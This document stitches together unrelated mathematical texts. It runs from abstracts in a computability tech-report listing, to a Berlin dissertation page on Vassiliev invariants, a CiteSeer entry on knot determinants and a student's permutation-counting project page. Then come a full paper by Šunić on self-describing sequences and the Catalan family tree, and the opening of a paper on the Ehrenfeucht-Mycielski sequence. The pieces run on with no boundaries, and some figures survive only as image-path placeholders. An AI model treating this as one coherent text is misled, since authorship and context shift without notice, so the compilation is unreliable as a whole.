Abstract. We characterize FIN-, EX- and BC-learning, as well as the corresponding notions of team learning, in terms of isolated branches on effectively given sequences of trees. The more restrictive models of FIN-learning and strong-monotonic BC-learning are characterized in terms of isolated branches on a single tree. Furthermore, we discuss learning with additional information where the learner receives an index for a strongly recursive tree such that the function to be learned is isolated on this tree. We show that EX-learning with this type of additional information is strictly more powerful than EX-learning.

---

58 F. STEPHAN:
Martin-Löf Random and PA-complete sets
November 2002, 8 pages
Download Postscript-File

Abstract. A set A is Martin-Löf random iff the class {A} does not have Sigma^0_1-measure 0. A set A is PA-complete if one can compute relative to A a consistent and complete extension of Peano Arithmetic. It is shown that every Martin-Löf random set either permits to solve the halting problem K or is not PA-complete. This result implies a negative answer to the question of Ambos-Spies and Kucera whether there is a Martin-Loef random set not above K which is also PA-complete.

---

59 S. JAIN, W. MENZEL, F. STEPHAN:
Classes with Easily Learnable Subclasses
February 2003, 20 pages
Download Postscript-File

Abstract. It is well-known that infinite recursively enumerable sets have infinite recursive subsets. Similarly, one can study the relation between identifiable classes and subclasses which are identifiable under a more restrictive criterion. The chosen framework is inductive inference, in particular the criterion of explanatory learning (Ex) of recursive functions as introduced in Gold in 1967. Among the more restrictive criteria is finite learning, where the learner outputs on every function to be learned exactly one hypthesis which has to be correct. The topic of the present paper are the natural variants (a) and (b) below of the classical question whether a given learning criterion like finite learning is more restrictive than Ex-learning. (a) Does every infinite

Ex-identifiable class have an infinite finitely identifiable subclass? (b) If an infiite Ex-identifiable class S has an infinite finitely identifiable subclass, does it necessarily follow that some appropriate learner Ex-identifies S as well as finitely identifies an infinte subclass of S? These questions are also treated in the context of ordinal mind change bounds.

---

60 R.G. DOWNEY, D.R. HIRSCHFELDT, A. NIES, F. STEPHAN:
Trivial Reals
February 2003, 26 pages
Download Postscript-File

Abstract. Solovay showed that there are noncomputable reals α such that $H(\alpha \upharpoonright n) \leq H(1^n)+O(1)$, where H the prefix-free Kolmogorov complexity. Such H-*trivial*reals are interesting due to the connection between algorithmic complexity and effective randomness. We give a new, easier construction of an H-trivial real. We also analyze various computability-theoretic properties of the H-trivial reals, showing for example that no H-trivial real can compute the halting problem. Therefore, our construction of an H-trivial computably enumerable set is an easy, injury-free construction of an incomplete computably enumerable set. Finally, we relate the H-trivials to other classes of "highly nonrandom" reals that have been previously studied.

---

61 K. AMBOS-SPIES, E. BUSSE:
Automatic Forcing and Genericity: On the Diagonalization Strength of Finite Automata
Juni 2003, 24 pages
Download Postscript-File

Abstract. Algorithmic and resource-bounded Baire category and corresponding genericity concepts introduced in computability theory and computational complexity theory, respectively, have become elegant and powerful tools in these settings. Here we introduce some new genericity notions based on extension functions computable by finite automata which are tailored for capturing diagonalizations over regular sets and functions. We show that the generic sets obtained either by the partial regular extension functions of any given fixed constant length or by all total regular extension of constant length are just the sets with saturated (also called disjunctive) characteristic sequences. Here a sequence α is saturated if every string occurs in α as a substring. We also show that these automatic generic sets are not regular but may be context free. Furthermore, we introduce stronger automatic genericity notions based on regular extension functions of nonconstant length and we show that the corresponding generic sets are bi-immune for the classes of regular and context free languages.

---

62 R. BEIGEL, L. FORTNOW, F. STEPHAN:
Infinitely-Often Autoreducible Sets
Juni 2003, 16 pages
Download Postscript-File

Abstract. A set A is autoreducible if one can compute, for all x, the value A(x) by querying A only at places y different from x. Furthermore, A is infinitely-often autoreducible if, for infinitely many x, the value A(x) can be computed by querying A only at places y different from x; for all other x, the computation outputs a special symbol to signal that the reduction is undefined. It is shown that for polynomial time Turing and truth-table autoreducibility there are sets A, B, C in EXP such that A is not infinitely-often Turing autoreducible, B is Turing autoreducible but not infinitely-often truth-table autoreducible, C is truth-table autoreducible with g(n)+1 queries but

not infinitely-often Turing autoreducible with g(n) queries. Here n is the length of the input, g is nondecreasing and there exists a polynomial p in n that bounds the computation time and values of g. Furthermore, connections between notions of infinitely-often autoreducibility and notions of approximability are investigated. The Hausdorff-dimension of the class of sets which are not infinitely-often autoreducible is shown to be 1.

Zurück / Back

Startseite der Arbeitsgruppe / Homepage of the Workgroup

Verantwortlich: Jan Reimann

Letzte Änderung: 21. Februar 2003

FU Berlin
Digitale Dissertation

Alexander Stoimenow :

Abzählen von Sehnendiagrammen und Asymptotik von Vassiliev-Invarianten
On enumeration of chord diagrams and asymptotics of Vassiliev invariants

|Zusammenfassung| |Inhaltsverzeichnis| |Ergänzende Angaben|

Zusammenfassung

Der Gegenstand dieser Arbeit ist die Kombinatorik von Sehnendiagrammen und Asymptotik von Vassiliev-Invarianten.
In den Abschnitten 2 und 3 werden wir einige (reine) Abzählresultate über Sehnendiagramme herleiten. Obwohl nicht direkt in Beziehung zu Vassiliev-Invarianten, verdeutlichen sie die kombinatorische Komplexität der Sehnendiagramme -- schon für einfache Eigenschaften wird die Abzählung kompliziert und erfordert zusätzliche Ideen.
Im Abschnitt 4 werden wir kombinatorische Techniken benutzen, um Abzählung bestimmter Sehnendiagramme mit Vassiliev-Invarianten in Verbindung zu bringen, und werden eine obere Abschätzung der Anzahl der Vassiliev-Invarianten in Abhängigkeit vom Grad herleiten.
Im Abschnitt 5 werden wir mit Hilfe der Techniken aus Abschnitt 4 und dem Resultat von Chmutov und Duzhin eine untere Abschätzung der Anzahl aller Vassiliev-Invarianten herleiten und die Beziehung zwischen der Anzahl der primitiven und aller Vassiliev-Invarianten diskutieren. Parallel dazu werden wir alles, was über Asymptotik von Vassiliev-Invarianten bekannt ist, zusammenfassen.
Im Abschnitt 6 werden wir schliesslich mit Hilfe der Methode der Verzopfungsreihen exponentielle obere Schranken für die Anzahl der Vassiliev-Invarianten auf Knoten von beschränktem Zopfindex und arboreszenten Knoten herleiten.
Teile dieser Dissertation können in mehreren Arbeiten von mir gefunden werden.

Inhaltsverzeichnis

Die gesamte Dissertation können Sie als gezippten tar-File oder als zip-File laden.

Durch Anklicken der Kapitelüberschriften können Sie das Kapitel in PDF-Format laden:

Ergänzende Angaben:

Online-Adresse: http://www.diss.fu-berlin.de/1999/21/index.html

Sprache: Englisch

Keywords: Vassiliev invariants, chord diagrams, upper bound, braids, arborescent knots, partitions

DNB-Sachgruppe: 27 Mathematik

Klassifikation MSC: 57M25, 57M15

Datum der Disputation: 06-May-1998

Entstanden am:	Fachbereich Mathematik u. Informatik, Freie Universität Berlin
Erster Gutachter:	Prof. Dr. Elmar Vogt
Zweiter Gutachter:	Prof. Dr. S. Chmutov
Kontakt (Verfasser):	stoimeno@hp832.informatik.hu-berlin.de
Kontakt (Betreuer):	vogt@math.fu-berlin.de
Abgabedatum:	14-Apr-1999
Freigabedatum:	14-Apr-1999

|| DARWIN|| Digitale Dissertationen || Dissertation|| English Version|| FU Berlin|| Seitenanfang ||

Wheel Graphs, Lucas Numbers And The Determinant Of A Knot (2000) (Make Corrections)

A. Stoimenow

Abstract: . The Kauffman bracket approach is used to give estimates on the size of the determinant (and this way also on the coefficients of the Jones polynomial) of a link of given crossing number, and properties of the knots with maximal determinant are studied. Several number theoretic statements on the determinants of special classes of links are given, leading in particular to elegant proofs of squareness of some arithmetic expressions made up of Lucas and Fibonacci numbers, one of them enumerating... (Update)


```
@misc{ stoimenow-wheel,
  author = "A. Stoimenow",
  title = "Wheel Graphs, Lucas Numbers And The Determinant Of A Knot",
  url = "citeseer.nj.nec.com/stoimenow00wheel.html" }
```

5 Die Gordische Auflosung von Knoten (context) - Wendt - 1937
3 An obstruction to embedding 4-tangles in links (context) - Krebes - 1999
3 Of Knot Theory and Its Ram (context) - index, of et al. - 1999
3 Of Knot Theory and Its Ram (context) - invariants, invariants et al. - 2000
3 On periodic knots (context) - Murasugi - 1971
2 Square numbers and the Alexander and HOMFLY polynomial of ac.. (context) - Stoimenow
2 dekorative Knoten (context) - Jude - 1998
2 a knot polynomial calculation and table access program (context) - Hoste, Thistlethwaite
1 and resistor networks (context) - Myers, trees et al. - 1975
1 Diophantine representation of Lucas sequences (context) - McDaniel - 1995
1 IEEE Trans Circuit Theory (context) - spanning, in et al. - 1971
1 The classification of alternating links (context) - Thistlethwaite - 1993
1 Strongly plus-amphicheiral knots are algebraically slice (context) - Long - 1984
1 Note on the Chebyshev polynomials and applications to the Fi.. (context) - Morgado - 1995

This is my techlab page for my third quarter project at TJHSST.

Title: A Recurring Reoccurance in Counting Permutations

Student: Yan Zhang

2002-2003

Background:
If we define a_n to be the number of square permutations of size n, then a_n follows a curious recurrence: a_(2n) (2n+1) = a_(2n+1). The original paper analyzing this sequence was written by Blum in an article in 1974. A proof exists, though needing some non-trivial generating functions techniques, and offers nothing to a combinatorial understanding of the pattern. Richard Stanley revisited this problem in his text "Enumerative Combinatorics" (1999). The paper gives the basic definitions and mathematical notation necessary, though some elementary knowledge in combinatorics would be helpful. Otherwise, it is easy to understand.

Description:
(Includes Exam component 3)
This research was started at the Clay Mathematics Institute. Our "team" was consisted of Philip Sung (CA) and me, under the guidance of other Academy participants, conducted by Dr. Richard Stanley of MIT.
We were looking at the integer sequence a_n which enumerates the number of square permutations of fixed length n (mathematical background, including the definition of square permutations, can be found in the paper below). In 1974, when this sequence was analyzed, a difficult proof with advanced combinatorics was given to prove that the sequence satisfied the recurrence a_(2n) (2n+1) = a_(2n+1). Our task was to prove this with elementary combinatorics, which gives a clearer picture of what is actually happening in the strucutre of the problem.
After some work at the Institute, we managed to give a combinatorial proof. However, what is interesting is not just that such a proof have been found, but rather that we've discovered a certain independence inside this problem, i.e. we can generalize the problem to a whole class of similar sequences, in each one the recurrence will occur again.
To handle this, we created our own mathematical definition, the concept of "Odd-cycle invariance". We have also proved that the general class of sequences which satisfy this invariance also satisfies the given recurrence.
We are working hard to generalize this result, namely to classify such sequences in more complicated context.

Visuals, files, tables:

Following things may or may not be included here in the future: data tables, the mathematica notebooks, and transparencies for the presentation.

The Notebook (Mathematica format) This is the (not commented) mathematica notebook from which values were achieved for the desired (and other) sequences.

The Paper:
(Includes exam components 1 - 2)
The Paper (Incomplete) (PDF) This paper is not yet complete, but contains the main elements of the proof. Some parts are handwavy, and we haven't included data tables yet.
The Paper (Incomplete) (HTML Above created with latex2html. Really messy.

The Scientific Method:
The Scientific Method As required, here's a look at the project via the scientific method.

The Future:
(Includes exam components 4 and 5)
By the end of the fourth quarter, with already a good head start, I shoudl be able to finish the final version of the paper including the main proof and new mahematical strucutres introduced in the proof. All I have remaining to do is to clean up the language, make sure that the proofs work, find more similar sources to extract information from, and inserting tables. Then we will have a finalized, professional-looking paper suitable for submission to a mathematical jounral.
However, I am also actively trying to go in new directions. Many of these directions were outlined in the Scientific Method link about:
*Are there other types of invariance in permutations which follow a similar pattern? If so, how do we prove that they work also?
*How can we generalize this counting technique to other sequences, and not just counting permutations?
*In our proof, we have found that the analogue of our simple counting technique can be reinforced by ann application of generating functions. From this, can we find a deeper connection between the algebra of generating functions and the combinatorial theory of bijective proofs.
Any breakthrough in these directions would call for additional work on the paper.

As for college plans, seeing that my mentors are from MIT, and that I will probably go to college in Boston, further research is certainly possible. The mathematics involved also isn't very intricate, so I can take a good advanced course of combinatorics no matter where I go to foster the project's improvement. A bright future indeed.

Yan Zhang
Last modified: Wed Apr 2 14:00:23 EST 2003

Self-describing sequences and the Catalan family tree

Zoran Šunić

Department of Mathematics and Statistics
810 Oldfather Hall, University of Nebraska
Lincoln, NE 68588-0323, USA
zsunik@math.unl.edu

Submitted: March 19, 2002; Accepted: ?,? .
MR Subject Classifications: 05A15, 05C05, 11Y55

Abstract

We introduce a transformation of finite integer sequences, show that every sequence eventually stabilizes under this transformation and that the number of fixed points is counted by the Catalan numbers. The sequences that are fixed are precisely those that describe themselves — every term t is equal to the number of previous terms that are smaller than t. In addition, we provide an easy way to enumerate all these self-describing sequences by organizing them in a Catalan tree with a specific labelling system.

Prefix ordered sequences and rooted labelled trees

The following connection between prefix ordered sequences and rooted labelled trees is well known and we briefly mention only the instance which is useful for our considerations.

Let $\mathcal{A}$ be the set of finite integer sequences $a = (a_0, a_1, \dots)$ with the property that $0 \leq a_i \leq i$, for all indices. We order the sequences in $\mathcal{A}$ by the *prefix* relation, i.e.,

$$(a_0, a_1, \dots, a_n) \preceq (b_0, b_1, \dots, b_m)$$

if $n \leq m$ and $a_i = b_i$, for $i = 0, \dots, n$. The sequences in $\mathcal{A}$ can be organized in a rooted labelled tree $\mathcal{T}$ which reflects the prefix order relation. The root of the tree $\mathcal{T}$ is labelled by 0. Every vertex that is at distance n from the root has $n + 2$ children labelled by $0, 1, \dots, n, n+1$ (see Figure 1). The vertices whose distance to the root is n form the n-th *level* of the tree $\mathcal{T}$, which is also called the n-th *generation*. For every vertex v at the level n in the tree $\mathcal{T}$ there exist a unique path of length n from the root to v. The labels of the vertices on this path form a unique sequence $(a_0, a_1, \dots, a_n)$ in $\mathcal{A}$ that corresponds to the vertex v and this sequence is called the *full name* of v. The correspondence

$$v \leftrightarrow \text{the full name of } v$$




Figure 1: The rooted labelled tree $\mathcal{T}$ up to the third generation

provides a bijection between the vertices in $\mathcal{T}$ and the sequences in $\mathcal{A}$. Under this bijection, the vertices from the n-th generation in $\mathcal{T}$ correspond to the sequences of length $n+1$ in $\mathcal{A}$. The set of vertices in the n-th generation is denoted by $\mathcal{T}_n$ and the corresponding set of sequences by $\mathcal{A}_n$.

The sequence $a = (a_0, a_1, \ldots, a_n)$ is a prefix of the sequence $b = (b_0, b_1, \ldots, b_m)$ if and only if the vertex v_a with full name a is on the unique path between the root and the vertex v_b with full name b, i.e., if and only if the vertex v_a is an ancestor of the vertex v_b. Consider a graph endomorphism α of $\mathcal{T}$ that fixes the root (and therefore also preserves the levels). Such an endomorphism corresponds to a transformation of sequences $\alpha : \mathcal{A} \to \mathcal{A}$ that preserves the length of the sequences and also their prefix order, i.e.,

$$a \preceq b \qquad \text{implies} \qquad \alpha a \preceq \alpha b,$$

for all sequences a and b in $\mathcal{A}$.

In the sequel, we often deliberately blur the distinction between the vertices in $\mathcal{T}$ and the corresponding sequences in $\mathcal{A}$. Similarly, we do not distinguish tree endomorphisms of $\mathcal{T}$ fixing the root from sequence transformations that preserve the length and the prefix order. This mistake actually improves our presentation.

Let α be an endomorphism of $\mathcal{T}$. Since every generation in $\mathcal{T}$ is finite, the α *orbit*

$$\alpha^* u = \{\alpha^i u \mid i \geq 0\}$$

of every vertex u of $\mathcal{T}$ is finite. Thus, starting from any vertex, repeated applications of α produce *periodic points*, i.e., points a for which $\alpha^k a = a$ for some $k > 0$. The *period* of the periodic point a is the smallest k for which $\alpha^k a = a$. The points of period 1 are *fixed points* and the points of period dividing 2 are *double points*. Obviously, if u and v are periodic points of α and u is a prefix of v then the period of u divides the period of v.

Sometimes it is easy to estimate how long does it take before a periodic point is reached. We make use of the *lexicographical ordering* $\leq$ of the sequences in $\mathcal{A}_n$ (note the difference with the prefix ordering $\preceq$). Namely, for $a = (a_0, a_1, \ldots, a_n)$ and $b = (b_0, b_1, \ldots, b_n)$, set $a < b$ if $a_i < b_i$ at the first index where a and b differ.

Theorem 1. *Let α be an endomorphism of the tree $\mathcal{T}$ and assume that, for some $n \geq 1$, there exists $k \geq 1$ such that, for every vertex u in generation n, either*

$$u \leq \alpha^k u \leq \alpha^{2k} u \leq \dots$$

or

$$u \geq \alpha^k u \geq \alpha^{2k} u \geq \dots .$$

Then, starting from any point in generation n, repeated applications of α lead to a periodic point of period dividing k is reached in $O(n^2)$ steps.

Proof. We show that $\beta = \alpha^k$ reaches a fixed point in no more than

$$1 + 2 + \cdots + n = n(n+1)/2$$

steps.

Start with any vertex u in generation n. Without loss of generality we may assume

$$u \leq \beta u \leq \beta^2 u \leq \dots .$$

After the first application of β the initial segment up to index 1 of βu is fixed under β. After the next two steps the entry at index 2 will be fixed. Proceeding in the same fashion we see that the initial segment of $\beta^{1+2+\cdots+k}u$ up to index k is fixed under β. Indeed, once the initial segment up to index $k-1$ is fixed the entry at index k can go up no more than k times (from 0 to k) before it stabilizes. Thus, $\beta^{1+2+\cdots+n}u$ is fixed under β. □

Self-describing sequences

We define an endomorphism $\delta : \mathcal{A} \to \mathcal{A}$ transforming sequences in $\mathcal{A}$ by

$$(\delta a)_i = \#\{j \mid j < i,\ a_j < a_i\}.$$

Thus, for each term t in the sequence a, $(\delta a)_i$ counts the number of previous terms that are smaller than t. The transformation δ makes perfect sense even for sequences out of $\mathcal{A}$, but the image is in $\mathcal{A}$ and it stays there under further iterations. A sequence that is fixed under δ is called a *self-describing sequence*. Therefore, the sequence $a = (a_0, a_1, \dots)$ is self-describing if

$$\#\{j \mid j < i,\ a_j < a_i\} = a_i,$$

for all indices, i.e., every term t is equal to the number of previous terms that are smaller than t.

The Catalan family tree

We describe now a rooted labelled subtree of $\mathcal{T}$, denoted by $\mathcal{C}$ and called *the Catalan family tree* or just the *Catalan family*. The root vertex 0 belongs to $\mathcal{C}$. It has two children named 0 and 1 and we consider 0 the older sibling. The oldest sibling in this family always

has 2 children, the second oldest 3, the third oldest 4, and so on. The oldest child of a member of the family x gets named after the oldest sibling of x, the second oldest child after the second oldest sibling, and so on, until x uses its own name for its second to last child and n for the youngest one, where n is the generation number of the children (the level in the tree). The diagram in Figure 2 depicts the family members of $\mathcal{C}$ up to the third generation.




Figure 2: The Catalan family tree $\mathcal{C}$ up to the third generation

The connection

We establish now a connection between the self-describing sequences and the Catalan family tree.

Theorem 2. *The full names of the members of the Catalan family are precisely the self-describing sequences. In other words, they are the fixed points of the endomorphism δ.*

Moreover, repeated applications of δ to any sequence in $\mathcal{A}$ eventually produce a member of the Catalan family, i.e. a fixed point of δ. The number of applications needed to reach such a point is $O(n^2)$.

All statements of the theorem are implied by Theorem 1 and the following lemma.

Lemma 1. *If a is a member of the Catalan family then $a = \delta a$. Otherwise, $a < \delta a$.*

Proof. The proof is by induction on the generation number n. The statement is true for $n = 0$ and $n = 1$. Assume that the statement is true for all vertices up to the n-th generation.

Let

$$a = (a_0, a_1, \ldots, a_n, x)$$

be a $(n+1)$-st generation member of the Catalan family. We consider two cases.

If $x = n + 1$ then

$$\#\{j \mid j < n+1,\ a_j < x\} = \#\{j \mid j < n+1,\ a_j < n+1\} = n + 1 = x,$$

and a is a fixed point of δ.

If $x \neq n+1$, then $a_n \geq x$ and there exists an n-th generation member of the Catalan family whose full name is

$$a' = (a_0, a_1, \ldots, a_{n-1}, x),$$

namely the one after whom a was named. We have

$$\#\{j \mid j < n+1,\ a_j < x\} = \#\{j \mid j < n,\ a_j < x\} = x,$$

where the first equality comes from the fact that $a_n \geq x$ and the second from the inductive hypothesis, since $\delta a' = a'$.

Thus all members of the Catalan family are fixed under δ.

Now, let

$$a = (a_0, a_1, \ldots, a_n, x)$$

be a full name of a vertex in $\mathcal{T}$ in the n-th generation that is not a member of the Catalan family $\mathcal{C}$. If any proper prefix of a is not in $\mathcal{C}$ we obtain the claim directly from the inductive hypothesis. Thus we may assume that

$$a'' = (a_0, a_1, \ldots, a_n)$$

is a member of the Catalan family. Since a is not in $\mathcal{C}$ we have $a_n \neq x$ and $n+1 \neq x$. We consider two cases.

If $a_n > x$ then $a' = (a_0, a_1, \ldots, a_{n-1}, x)$ is not in $\mathcal{C}$ and

$$\#\{j \mid j < n+1,\ a_j < x\} = \#\{j \mid j < n,\ a_j < x\} > x,$$

where the equality comes from the fact that $a_n > x$ and the inequality from the inductive hypothesis.

If $a_n < x < n+1$ then

$$\#\{j \mid j < n+1,\ a_j < x\} = \#\{j \mid j < n,\ a_j < x\} + 1 \geq x+1,$$

where the equality comes from the fact that $a_n < x$ and the inequality from the inductive hypothesis. The equality in the last case is possible only when $a' = (a_0, a_1, \ldots, a_{n-1}, x)$ is in $\mathcal{C}$. □

We proceed by counting the self-describing sequences with fixed length. In addition, we obtain a result on the distribution of names in $\mathcal{C}$. Recall that the n-th Catalan number is equal to

$$c_n = \frac{1}{n+1}\binom{2n}{n}.$$

A recursive definition of the Catalan numbers is given by

$$c_0 = 1,$$
$$c_{n+1} = c_0 c_n + c_1 c_{n-1} + \cdots + c_n c_0.$$

Theorem 3. *The number of self-describing sequences in $\mathcal{A}_n$, i.e., the number of n-th generation members of the Catalan family is the $(n+1)-th$ Catalan number c_{n+1}.*

Moreover, for $r = 0, \ldots, n$, the number of n-th generation members of the Catalan family whose name is r is equal to $c_r c_{n-r}$.

Proof. Denote by z_n the number of n-th generation members of the Catalan family whose name is 0. More generally, for $r = 0, \ldots, n$ denote by $f_{n,r}$ the number of n-th generation members of the Catalan family whose name is r. Finally, denote by g_n the number of n-th generation members of the Catalan family.

Since the oldest child of every member of the Catalan family is named 0, we have, for all n,

$$z_{n+1} = g_n.$$

Since the youngest sibling in the r-th generation is always named r and the oldest 0 we also have, for all r,

$$f_{r,r} = f_{r,0} = z_r.$$

For some fixed r, consider the set of $f_{r,r}$ r-th generation members named r together with all their descendants in $\mathcal{C}$ whose names are greater or equal to r. This forest of $f_{r,r}$ identical subtrees of $\mathcal{C}$ contains all members of $\mathcal{C}$ whose name is r. Moreover, each tree in this forest looks exactly like the Catalan family tree, except that all labels are increased by r. Indeed, each r-th generation member od $\mathcal{C}$ named r has two children, named r and $r+1$, the oldest sibling always has two children, the second oldest three, etc. Thus, for any n and $r = 0, \ldots, n$, the number $f_{n,r}$ of n-th generation members of $\mathcal{C}$ named r is $f_{r,r}$ times larger than the number of $(n-r)$-th generation members of $\mathcal{C}$ named 0, i.e.,

$$f_{n,r} = f_{r,r} f_{n-r,0} = z_r z_{n-r}.$$

Since $z_0 = 1$ and

$$\begin{aligned} z_{n+1} = g_n &= f_{n,0} + f_{n,1} + \cdots + f_{n,n} \\ &= z_0 z_n + z_1 z_{n-1} + \cdots + z_n z_0 \end{aligned}$$

we conclude that, for all n, z_n is the $n-th$ Catalan number. The statements of the theorem follow now easily from the relations $g_n = z_{n+1}$ and $f_{n,r} = z_r z_{n-r}$. □

Connection to other Catalan trees and objects

It is well known that the Catalan numbers appear naturally under many circumstances. The exercises on Catalan numbers in [Sta99] provide a trove of examples, along with references, in which Catalan numbers count the number of objects of particular type and size. The self-describing sequences provide yet another example that we now relate to some other objects counted by the Catalan numbers.

Consider the sequences in $\mathcal{A}$ with the property that $a_{i+1} \leq a_i + 1$, for all indices (see the Exercise 6.19.u in [Sta99]). Such sequences are called *sequences with unit increase.*

The rooted labelled tree that corresponds to the set of sequences with unit increase looks the same as the Catalan family tree, just with a different labelling and we obtain an easy bijective correspondence between the self-describing sequences and the sequences with unit increase. We could use this bijective connection to show that the Catalan numbers count the number of self-describing sequences. Instead, we provided a direct proof of Theorem 3 and the reason is that there is an important difference in the distribution of labels in the Catalan family tree and the tree of the sequences with unit increase.

Theorem 4. *For $r = 0, \ldots, n$, the number of n-th generation vertices in the tree of sequences with unit increase labelled by r is*

$$\frac{r+1}{n+1}\binom{2n-r}{n}.$$

Proof. Let $a = (a_0, a_1, \ldots, a_n)$ be a sequence with unit increase. Following Exercise 6.19.u in [Sta99], we define, for $i = 0, \ldots, n-1$,

$$b_i = a_i - a_{i+1} + 1.$$

Construct a sequence of n 1's and $n - a_n$ negative 1's by replacing each b_i, $i = 0, \ldots, n-1$ by one 1 followed by b_i negative 1's. The newly obtained sequence has non-negative partial sums. The correspondence between the sequences in $\mathcal{A}_n$ with unit increase that end by r and the sequences of n 1's and $n - r$ negative 1's with non-negative partial sums is bijective. It is shown in [Bai96] that the number of sequences with non-negative partial sums that consist of n 1's and k negative 1's is equal to

$$\frac{n+1-k}{n+1}\binom{n+k}{n}$$

and this implies our claim. □

In passing, we make a slightly more general remark. Namely, for a fixed positive integer m, consider the sequences with the property that $a_0 = 0$ and $0 \leq a_{i+1} \leq a_i + m$, for all indices. Such sequences are called *sequences with m-increase*. We can easily construct the rooted labelled tree that corresponds to such sequences. For a sequence $(a_0, a_1, \ldots, a_n)$ with m-increase, define, for $i = 0, \ldots, n-1$,

$$b_i = a_i - a_{i+1} + m.$$

Following the same approach as before, construct a sequence of n m's and $n - a_n$ negative 1's by replacing each b_i, $i = 0, \ldots, n-1$ by one m followed by b_i negative 1's. The newly obtained sequence has non-negative partial sums and the correspondence between the sequences $(a_0, a_1, \ldots, a_n)$ with m-increase that end by r and the sequences of n 1's and $mn - r$ negative 1's with non-negative partial sums is bijective. Such sequences are discussed in [FS01], where simple recursive formulae for their number is provided.

Unfortunately, closed formulae are not provided yet, but we note that the number of n-th generation sequences with m-increase is given by $c_m(n+1)$ where

$$c_m(n) = \frac{1}{mn+1}\binom{(m+1)n}{n}.$$

The last displayed number is the generalization of the Catalan numbers which counts, for example, the number of rooted $(m+1)$-ary trees with n interior vertices.

It is worth nothing that Julian West [Wes95] recursively constructs a rooted labelled tree whose root is labelled by 2 and each vertex labelled by x has x children labelled by $2, 3, \ldots, x+1$. This tree, which West calls a Catalan tree, looks again exactly like the Catalan family tree, but with different labels. In fact, the tree of the sequences with unit increase can be obtained from the Catalan tree constructed by Julian West by decreasing all labels by 2.

Similarly, in the spirit of the Julian West construction, for any positive integer m, construct a rooted labelled tree whose root is labelled by $m+1$ and each vertex labelled by x has x children labelled by $m+1, m+2, \ldots, m+x$. The tree of sequences with m-increase can be obtained from this tree by decreasing all labels by $m+1$.

Mirror symmetry and mutually describing sequences

We introduce another endomorphism $\gamma : \mathcal{A} \to \mathcal{A}$ transforming sequences in $\mathcal{A}$ by

$$(\gamma a)_i = \#\{j \mid j < i,\ a_j \geq a_i\}.$$

Clearly $\gamma = \mu\delta$ where μ is the *mirror involution* of $\mathcal{A}$ given by

$$(\mu a)_i = i - a_i.$$

We call μ the mirror involution of $\mathcal{A}$ since μ mirrors the tree $\mathcal{T}$ through its vertical axis of symmetry.

The endomorphism γ is studied in [Šun02]. Clearly, γ has no fixed points other than the sequence (0). However, γ has a lot of double points. If a is a double point of γ then so is $b = \gamma a$. Moreover, then $\gamma b = a$ and the sequences a and b mutually describe each other.

Theorem 5 ([Šun02]). *Repeated applications of γ to any sequence in $\mathcal{A}$ eventually produce a double point of γ. The number of application needed to reach a double point in $\mathcal{A}_n$ is $O(n^2)$ and there are more than 2^n such points.*

The sequence that counts the number of double points of γ in the n-th generation starts as follows

$$1, 2, 4, 10, 26, 70, 216, \ldots$$

This sequence does not appear in the Encyclopedia of Integer Sequences [SP95] nor in the online version [Slo] as of January 2002. It is interesting that we have such a good

understanding of the fixed points of δ, via the Catalan family tree, but we were still not able to count the number of double points of the mirror related endomorphism $\gamma = \mu\delta$.

Some other endomorphisms leading to fixed or double points are studied in [Šun02]. For one of them, the set of double points of length n is in bijective correspondence with the Young tableaux of size n.

Acknowledgements

Thanks to Richard Stanley and Louis Shapiro for their interest and input.

References

[Bai96] D. F. Bailey, *Counting arrangements of* 1*'s and* −1*'s*, Math. Mag. **69** (1996), no. 2, 128–131.

[FS01] Darrin D. Frey and James A. Sellers, *Generalizing Bailey's generalization of the Catalan numbers*, Fibonacci Quart. **39** (2001), no. 2, 142–148.

[Slo] N. J. A. Sloane, `http://www.research.att.com/~njas/sequences/`.

[SP95] N. J. A. Sloane and Simon Plouffe, *The encyclopedia of integer sequences*, Academic Press Inc., San Diego, CA, 1995.

[Sta99] Richard P. Stanley, *Enumerative combinatorics. Vol. 2*, Cambridge University Press, Cambridge, 1999, With a foreword by Gian-Carlo Rota and appendix 1 by Sergey Fomin.

[Šun02] Zoran Šunić, *Younf tableaux and other mutually describing sequences*, preprint, 2002.

[Wes95] Julian West, *Generating trees and the Catalan and Schröder numbers*, Discrete Math. **146** (1995), no. 1-3, 247–262.

The Ehrenfeucht-Mycielski Sequence

K. Sutner

Computer Science Department
Carnegie Mellon University
Pittsburgh, PA 15213
sutner@cs.cmu.edu

Abstract. We study the disjunctive binary sequence introduced by Ehrenfeucht and Mycielski in [1]. The match length associated to the bits of the sequence is shown to be a crucial tool in the analysis of the sequence. We show that the match length between two consecutive bits in the sequence differs at most by 1 and give a lower bound for the limiting density of the sequence. Experimental computation in the `automata` package has been very helpful in developing these results.

1 The Ehrenfeucht-Mycielski Sequence

